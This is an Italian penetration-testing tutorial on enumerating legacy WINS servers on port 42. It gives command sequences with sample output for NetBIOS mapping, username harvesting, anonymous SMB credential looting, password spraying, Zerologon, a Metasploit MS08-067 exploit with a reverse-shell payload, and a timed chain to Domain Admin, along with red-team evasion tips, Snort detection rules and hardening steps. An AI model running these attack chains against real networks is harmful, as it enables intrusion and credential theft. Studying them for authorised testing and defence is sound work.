Porta 42 WINS: Mappa Completa della Rete Windows Senza Autenticazione

WINS sulla porta 42 senza auth: enumera domain controller, file server e utenti loggati via NetBIOS. Red flag istantaneo per Windows legacy — chain verso AD in 20 minuti.
- Pubblicato il 2026-04-22
- Tempo di lettura: 8 min
La porta 42 gestisce la replica WINS (Windows Internet Name Service) — un protocollo legacy Microsoft per risoluzione nomi NetBIOS in reti Windows pre-Active Directory. WINS Replication usa TCP/UDP porta 42 per sincronizzare database NetBIOS tra server WINS primari e secondari, operando come precursore di DNS dinamico in ambienti Windows NT 4.0/2000. In penetration testing, la porta 42 espone information disclosure critica: mappature NetBIOS→IP di tutti gli host Windows nella rete, enumerazione domini/workgroup senza autenticazione, e fingerprinting topologia rete per lateral movement. Ogni ambiente Windows legacy con WINS attivo rivela l’intera mappa della rete attraverso query non autenticate.
WINS sopravvive nel 2026 solo in reti enterprise con Windows Server 2003/2008 legacy ancora operativi, spesso in settori regolamentati (finance, healthcare) dove migration è bloccata da compliance o costi proibitivi. In CTF, WINS compare raramente ma indica sempre macchine Windows antiche con vulnerabilità multiple (MS08-067, MS17-010).
Anatomia tecnica WINS Replication #
WINS usa TCP porta 42 per replication e UDP porta 42 per queries. Il protocollo sincronizza database NetBIOS name-to-IP tra WINS servers.
Flow WINS Replication:
- Replication Request — WINS secondary connette TCP porta 42 del primary
- Version Exchange — Servers scambiano version ID database
- Incremental Sync — Se versioni diverse, primary invia delta records
- Database Update — Secondary aggiorna mappature NetBIOS locali
- Acknowledgment — Secondary conferma ricezione
Struttura record WINS:
NetBIOS Name (15 char + type byte)
IP Address (4 byte)
TTL (Time To Live)
Record Type (unique/group/special)
Timestamp (registration time)
NetBIOS name types critici:
| Type | Hex | Significato | Uso pentest |
|---|---|---|---|
<00> | 0x00 | Workstation service | Host name primario |
<03> | 0x03 | Messenger service | Username logged on |
<20> | 0x20 | Server service | File sharing attivo |
<1B> | 0x1B | Domain Master Browser | Domain controller |
<1C> | 0x1C | Domain Controllers | Lista tutti DC |
<1D> | 0x1D | Master Browser | Network browser leader |
<1E> | 0x1E | Browser Elections | Browser service status |
Le misconfigurazioni comuni: WINS server esposto su Internet (porta 42 aperta externally), replication partner non autenticata (accept sync da qualsiasi IP), database WINS non purgato (contiene host dismessi ma mappature persistono), e logging insufficiente (queries non monitorate).
Enumerazione base con nmap #
nmap -sU -sV -p 42,137,138 10.10.10.42PORT STATE SERVICE VERSION
42/udp open nameserver?
137/udp open netbios-ns Microsoft Windows netbios-ns
138/udp open netbios-dgm Microsoft Windows netbios-dgm
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windowsParametri: -sU UDP scan, -sV version detection. Presenza porta 42 + 137/138 NetBIOS → WINS server attivo.
Test manuale connessione:
nc -vn 10.10.10.42 42(UNKNOWN) [10.10.10.42] 42 (nameserver) open
^CPorta aperta ma no banner — WINS non è protocollo testuale.
Enumerazione avanzata: NetBIOS name dump #
Enumerazione via nmblookup #
# Query WINS server per domain controllers
nmblookup -U 10.10.10.42 -R 'CORP<1C>'10.10.10.10 CORP<1C>
10.10.10.11 CORP<1C>Lista di tutti domain controllers nel dominio CORP.
Parametri: -U specifica WINS server, -R recursion (query via WINS invece di broadcast), <1C> domain controllers type.
Enumerazione completa con nbtscan #
nbtscan -r 10.10.10.0/24 -s : | grep -v "No reply"10.10.10.5:WORKSTATION1:00:U :CORP:00:G :WORKSTATION1:20:U
10.10.10.10:DC01:00:U :CORP:00:G :CORP:1C:G :DC01:20:U
10.10.10.11:DC02:00:U :CORP:00:G :CORP:1C:G :DC02:20:U
10.10.10.25:FILESERVER:00:U :CORP:00:G :FILESERVER:20:U
10.10.10.50:SQL01:00:U :CORP:00:G :SQL01:20:UOutput leggibile:
DC01<1C>→ Domain controller primarioFILESERVER<20>→ File server con share attiviSQL01<00>→ SQL server hostname
Metasploit WINS enumeration #
msfconsole -q
use auxiliary/scanner/netbios/nbname
set RHOSTS 10.10.10.0/24
set THREADS 50
run[+] 10.10.10.10 - [DC01] OS:Windows Names:CORP, DC01, __MSBROWSE__
[+] 10.10.10.11 - [DC02] OS:Windows Names:CORP, DC02
[+] 10.10.10.25 - [FILESERVER] OS:Windows Names:CORP, FILESERVERTecniche offensive #
1. Network mapping completo via WINS #
# Dump entire WINS database
enum4linux -a -w CORP 10.10.10.42[+] Enumerating WINS Server
Adapter: CORP Domain Controller
WINS Primary: 10.10.10.10
WINS Secondary: 10.10.10.11
[+] NetBIOS Names
DC01 <00> UNIQUE Domain Controller
DC02 <00> UNIQUE Domain Controller
FILESERVER <00> UNIQUE File Server
SQL01 <00> UNIQUE SQL Server
WORKSTATION1 <00> UNIQUE Workstation
WORKSTATION2 <00> UNIQUE Workstation
CORP <1C> GROUP Domain ControllersIntelligence ricavata:
- Domain name: CORP
- Domain controllers: DC01 (10.10.10.10), DC02 (10.10.10.11)
- High-value targets: FILESERVER, SQL01
- Workstations: WORKSTATION1, WORKSTATION2
Usare per targeting SMB exploit o credential spraying.
2. Username enumeration via Messenger service #
# Query logged users via NetBIOS <03>
for ip in $(seq 1 254); do
  nmblookup -A 10.10.10.$ip | grep "<03>" | awk '{print $1}'
doneADMINISTRATOR<03> # Admin logged su DC01
JDOE<03> # User jdoe logged su WORKSTATION1
SQLSERVICE<03> # Service account logged su SQL01Usernames per password spraying o Kerberos attacks.
3. Domain controller targeting #
# Identify primary DC via <1B> Master Browser
nmblookup -U 10.10.10.42 -R 'CORP<1B>'
# 10.10.10.10 CORP<1B>

# Target DC01 con [crackmapexec](/articoli/crackmapexec/)
crackmapexec smb 10.10.10.10 -u Administrator -p passwords.txt
Scenari pratici #
Scenario 1 — WINS enumeration → SMB lateral movement #
Contesto: pentest interno, accesso LAN, WINS server rilevato.
# Fase 1: WINS server discovery
nmap -sU -p 42,137 10.10.10.0/24 --open
# WINS server: 10.10.10.42# Fase 2: NetBIOS dump completo
nbtscan -r 10.10.10.0/24 > netbios_hosts.txt
grep "<20>" netbios_hosts.txt
# 10.10.10.25 FILESERVER<20>
# 10.10.10.50 SQL01<20># Fase 3: SMB enumeration su file server
smbclient -L //10.10.10.25 -N
# Sharename Type Comment
# --------- ---- -------
# Backups Disk Backup Files
# Users Disk User Home Directories# Fase 4: Anonymous share access
smbclient //10.10.10.25/Backups -N
smb> ls
# backup_2024.zip
# credentials.txt
smb> get credentials.txt
smb> exitcat credentials.txt
# SQL01 sa password: Sql_P@ssw0rd_2024!Timeline: 10 minuti da WINS enum a SQL admin password.
Scenario 2 — DC identification via WINS → Zerologon #
Contesto: CTF Windows AD, WINS abilitato.
# Identify domain controllers
nmblookup -U 10.10.10.42 -R '__MSBROWSE__<01>'
# Lista master browsers → likely DCs# Get DC hostname via <1C>
nmblookup -U 10.10.10.42 -R 'CORP<1C>'
# 10.10.10.10 DC01<1C># Zerologon exploit (CVE-2020-1472)
python3 zerologon_tester.py DC01 10.10.10.10
# [+] Success! DC is vulnerable to Zerologon# Exploit DC
python3 zerologon_exploit.py DC01 10.10.10.10
# [+] Domain Admin password resetCOSA FARE SE FALLISCE:
- Se WINS non risponde UDP → provare TCP porta 42
- Se no NetBIOS names → WINS database vuoto, usare SMB enum diretta
- Se multiple domains → query ogni domain:
nmblookup 'DOMAIN<1C>'
Scenario 3 — Legacy network reconnaissance #
Contesto: rete enterprise con mix Windows legacy/modern.
# WINS rivela solo legacy hosts
nbtscan -r 10.0.0.0/16 | tee legacy_hosts.txt
# 500+ host rilevati con NetBIOS

# Filtering per OS version (via nmap)
for ip in $(awk '{print $1}' legacy_hosts.txt); do
  nmap -O --osscan-guess $ip | grep "Windows"
done10.10.5.100: Windows XP
10.10.5.101: Windows Server 2003
10.10.5.150: Windows 7Targeting Windows XP/2003 con MS08-067:
msfconsole -q
use exploit/windows/smb/ms08_067_netapi
set RHOSTS 10.10.5.101
set payload windows/meterpreter/reverse_tcp
exploit
Toolchain integration #
Pipeline WINS attack:
RECONNAISSANCE
│
├─ nmap -sU -p 42,137,138 <subnet>         → WINS + NetBIOS detection
├─ nmblookup -U <wins_server> '*'          → Broadcast query all names
└─ nbtscan -r <subnet>                     → Mass NetBIOS scan

ENUMERATION
│
├─ Domain controllers → <1C> query         → Primary targets
├─ File servers → <20> query               → Share enumeration
├─ Logged users → <03> query               → Username harvesting
└─ Workstations → <00> query               → Client targeting

EXPLOITATION
│
├─ A) WINS enum → DC identification → [Zerologon](/articoli/zerologon/)
├─ B) File server enum → share access → credential leak
├─ C) Username harvest → [password spray](/articoli/password-spraying/) → AD compromise
└─ D) Legacy host ID → [MS08-067](/articoli/ms08-067/) → initial access

POST-EXPLOITATION
│
└─ WINS database dump → complete network map → lateral movement targeting
Tabella comparativa name resolution:
| Service | Porta | Protocollo | Scope | Uso moderno |
|---|---|---|---|---|
| WINS | 42 | TCP/UDP | NetBIOS names (legacy Windows) | ❌ Obsoleto |
| NetBIOS-NS | 137 | UDP | Local broadcast NetBIOS | ⚠️ Disabilitato di default Windows 10+ |
| DNS | 53 | TCP/UDP | Domain names (universal) | ✅ Standard |
| LLMNR | 5355 | UDP | Local multicast (fallback DNS) | ⚠️ Attack vector (responder) |
| mDNS | 5353 | UDP | Zeroconf (Apple/Linux) | ✅ IoT, Mac networks |
Attack chain completa #
Scenario: WINS → DC identification → AD takeover
[00:00] RECONNAISSANCE
nmap -sU -p 42,137,445 10.10.10.0/24

[00:03] WINS ENUMERATION
nmblookup -U 10.10.10.42 -R 'CORP<1C>'
# DC01: 10.10.10.10

[00:05] USERNAME HARVESTING
nbtscan -r 10.10.10.0/24 | grep "<03>"
# Users: administrator, jdoe, sqlservice

[00:08] PASSWORD SPRAY
crackmapexec smb 10.10.10.0/24 -u users.txt -p Welcome2024!
# [+] 10.10.10.25 jdoe:Welcome2024!

[00:12] SHARE ENUMERATION
smbmap -H 10.10.10.25 -u jdoe -p Welcome2024!
# [+] \\FILESERVER\Backups READ

[00:15] CREDENTIAL LEAK
smbclient //10.10.10.25/Backups -U jdoe%Welcome2024!
# get admin_passwords.xlsx

[00:20] DOMAIN ADMIN
evil-winrm -i 10.10.10.10 -u Administrator -p 'Adm1n_P@ss_2024!'
# *Evil-WinRM* PS C:\> whoami
# corp\administrator
Timeline: 20 minuti da WINS scan a Domain Admin.
Detection & evasion #
Lato Blue Team #
Log Windows Event (WINS Server):
Event ID 4144: WINS database replication partner added
Event ID 4262: WINS database pulled from replication partner
Event ID 4279: WINS database push replication failed
IoC critici:
- WINS queries da IP non-Windows (Linux attacker)
- Mass NetBIOS scans (nbtscan signature)
- WINS replication da partner non autorizzato
IDS rule (Snort):
alert udp $EXTERNAL_NET any -> $HOME_NET 137 (msg:"NetBIOS Name Service Query Flood"; threshold:type both, track by_src, count 50, seconds 60; sid:1000070;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 42 (msg:"WINS Replication Attempt"; flow:to_server,established; sid:1000071;)
Lato Red Team: evasion #
1. Stealth NetBIOS queries:
# Single query invece di mass scan
nmblookup -U 10.10.10.42 'TARGET<20>'
# Invece di nbtscan -r <subnet> (molto rumoroso)
2. Timing control:
# Scan rallentato
for ip in $(seq 1 254); do
  nmblookup -A 10.10.10.$ip
  sleep 5
done
3. Cleanup: Non applicabile — WINS queries sono read-only, no log modificabili.
Performance & scaling #
Single target:
time nmblookup -U 10.10.10.42 'CORP<1C>'
# real    0m0.150s
Multi-target (subnet):
# nbtscan è velocissimo
time nbtscan -r 10.10.10.0/24
# 254 hosts scansionati: ~10 secondi

# nmap NetBIOS scan (più lento)
time nmap -sU -p 137 10.10.10.0/24
# ~5 minuti per /24
Tabelle tecniche #
Command reference #
| Comando | Scopo | Note |
|---|---|---|
nmap -sU -p 42,137 <target> | WINS + NetBIOS detection | UDP scan required |
nmblookup -U <wins> '<name><type>' | Query WINS for specific name | Type in hex: <1C> = DC |
nbtscan -r <subnet> | Mass NetBIOS scan | Fast, quiet |
enum4linux -w <domain> <wins> | Full WINS dump | Automated enumeration |
smbclient -L //<target> -N | SMB share list | Post-WINS targeting |
NetBIOS name types #
| Type | Hex | Service | Pentest value |
|---|---|---|---|
<00> | 0x00 | Workstation | Hostname |
<03> | 0x03 | Messenger | Username logged |
<20> | 0x20 | Server | File sharing |
<1B> | 0x1B | Master Browser | Primary DC |
<1C> | 0x1C | Domain Controllers | All DCs |
Troubleshooting #
| Errore | Causa | Fix |
|---|---|---|
No reply from <ip> | NetBIOS disabilitato o firewall | Verificare porta 137 aperta |
Name query failed | WINS server down o IP errato | Ping WINS server prima |
nbtscan: command not found | Tool non installato | apt install nbtscan |
| Empty WINS database | WINS configurato ma no registrations | Check legacy hosts esistono |
nmblookup: unknown host | Syntax error | Formato corretto: 'NAME<1C>' con quotes |
FAQ #
WINS è ancora usato nel 2026?
Solo in reti legacy Windows Server 2003/2008 non migrate. Microsoft ha deprecato WINS in Windows Server 2012, raccomandando DNS dinamico. Trovare WINS attivo indica rete legacy vulnerabile.
Posso exploitare WINS per RCE?
No. WINS è un servizio di name resolution read-only. L’exploitation è information disclosure (network mapping) non code execution. Post-enum, target i servizi rivelati (SMB, RDP, SQL).
Come distinguo WINS da DNS?
WINS risolve NetBIOS names (15 char, no FQDN), DNS risolve domain names (FQDN con dots). WINS opera porta 42+137, DNS porta 53.
NetBIOS può essere disabilitato mantenendo WINS?
No. WINS dipende da NetBIOS over TCP/IP. Se NetBIOS è disabilitato (Disable NetBIOS over TCP/IP), WINS non funziona.
WINS queries richiedono autenticazione?
No. WINS queries (nmblookup, nbtscan) sono non autenticate — chiunque sulla rete può query il database.
Quale tool è migliore per WINS enum?
nbtscan per mass scan (veloce, quiet), enum4linux per dump completo automatizzato, nmblookup per query mirate specifiche.
Cheat sheet finale #
| Azione | Comando |
|---|---|
| Scan WINS server | nmap -sU -p 42,137 <target> |
| Query domain controllers | nmblookup -U <wins> 'DOMAIN<1C>' |
| Query file servers | nmblookup -U <wins> '*<20>' |
| Query logged users | nmblookup -U <wins> '*<03>' |
| Mass NetBIOS scan | nbtscan -r <subnet> |
| Full WINS dump | enum4linux -w DOMAIN <wins> |
| NetBIOS name lookup | nmblookup -A <ip> |
Perché WINS è rilevante (legacy awareness) #
Nel 2026, WINS è tecnicamente obsoleto ma indicator critico di rete legacy. Trovare WINS significa presenza Windows Server 2003/2008, che implica vulnerabilità storiche patchabili solo con migration completa. Settori healthcare, finance, manufacturing hanno WINS attivo per sistemi medicali/industriali certificati dove upgrades richiedono re-certificazione FDA/CE costosa e pluriennale.
Differenze WINS vs DNS #
WINS (1993) è stato sostituito da DNS dinamico (Windows 2000+). WINS risolve flat NetBIOS names, DNS risolve hierarchical FQDN. Security-wise, WINS ha zero autenticazione per queries mentre DNS moderno supporta DNSSEC. WINS persiste solo per backward compatibility con applicazioni legacy hardcoded con NetBIOS names.
Hardening: disabilitare WINS #
Windows Server:
# Stop WINS service
Stop-Service WINS
Set-Service WINS -StartupType Disabled

# Disable NetBIOS over TCP/IP (network adapter)
Get-NetAdapter | ForEach-Object {
    Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces\Tcpip_$($_.InterfaceGuid)" -Name NetbiosOptions -Value 2
}

# Firewall block
New-NetFirewallRule -DisplayName "Block WINS" -Direction Inbound -Protocol TCP -LocalPort 42 -Action Block
New-NetFirewallRule -DisplayName "Block NetBIOS" -Direction Inbound -Protocol UDP -LocalPort 137,138 -Action Block
Migration path: Replace WINS con DNS dinamico + Active Directory integrated zones.
OPSEC: WINS in reconnaissance #
WINS enumeration è moderatamente rumoroso — nbtscan di una /16 genera migliaia di UDP packets. In ambienti monitored:
- Targeted queries: nmblookup specifico invece di mass scan
- Passive collection: Se già dentro, dump WINS database da server invece di query esterne
- Alternate recon: SMB null session enum più stealth di NetBIOS broadcast
Disclaimer: Tutti i comandi sono destinati esclusivamente all’uso in ambienti autorizzati: laboratori personali, macchine CTF e penetration test con autorizzazione scritta. L’autore e HackIta declinano ogni responsabilità. Documentazione Microsoft WINS: https://docs.microsoft.com/windows-server/networking/technologies/wins/wins-top
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.